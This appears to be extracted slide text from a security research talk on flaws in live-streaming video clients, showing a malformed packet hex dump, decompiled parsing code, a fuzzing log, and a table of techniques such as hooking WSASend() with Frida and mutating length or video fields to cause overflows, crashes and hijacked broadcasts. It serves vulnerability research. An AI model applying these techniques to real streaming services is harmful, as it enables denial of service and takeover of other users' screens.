
Company C

Denial of Service




```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
00000000  cf 10 00 0d 80 00 00 00 04 00 00 00 0e 0f 10 03
00000010  15 00 00 00 90 01 a8 8b 51 42 2b
```

```
v8 = read_1byte();
for ( i = 0; i < v8; ++i )
{
  sub_10002C00(&v4);
  v4 = read_1byte();
  v5 = read_4byte(v7);
  sub_10005350(&v4);
}
```




- ✓ It reads Seq Num field by number of Request data.
- ✓ By altering the Seq Num field, It overreads packet.
- ✓ Process is terminated but not processed properly, if outside the actual packet range.



sports.news.naver.com/tv/index.nhn?category=etc&gameId=20201214HDB3
자동화된 테스트 소프트웨어에 의해 제어되고 있습니다
경남개발공사 vs 컬러풀대구 – SK핸드볼코리아리그
LIVE
TALK
Windows PowerShell
Windows PowerShell
리소스 모니터
NLiveCast.exe
SAMSUNG

```
            [*] = = = = = = = = = = = = [*]
TCP    192.168.0.3:2748     192.168.0.7:5489     ESTABLISHED    15244
TCP    192.168.0.3:5489     192.168.0.7:13800    ESTABLISHED    15244
            [*] = = = = = = = = = = = = [*]
= = = [+] 13 Wave [+] = = =
Spent Time : 10 min 37 sec
TCP    192.168.0.3:5489     192.168.0.7:13800    ESTABLISHED    15244
```

Attack Surface



Attack Surface




Mutating Video Data

Platform	Company A	Company B	Company C
Contents	∘ Mutating header part of the packet ∘ Mutating the video data area other than the header ∘ As a result, Other clients' screen were broken or completely controlled by an attacker	∘ Static Analysis : Sequences of calling recv() func ~ malloc() func. ∘ Hooking WSASend() func. ∘ Mutating length field of the packet	∘ Using Frida, Hooking the WSASend() function to mutate video data ∘ Mutating the video data area other than the header ∘ As a result, Other clients' screen were broken.
Vuln.	∘ Heap Based Buffer Overflow ∘ Pirate Broadcasting	∘ Denial of Service ∘ Picture Distortion	∘ Picture Distortion
At	∘ Windows Web Browser ∘ Windows App ∘ IOS / MacOS	∘ Windows Web Browser ∘ Android ∘ MacOS	∘ Windows Web Browser


✓ Weak data integrity verification

Company A

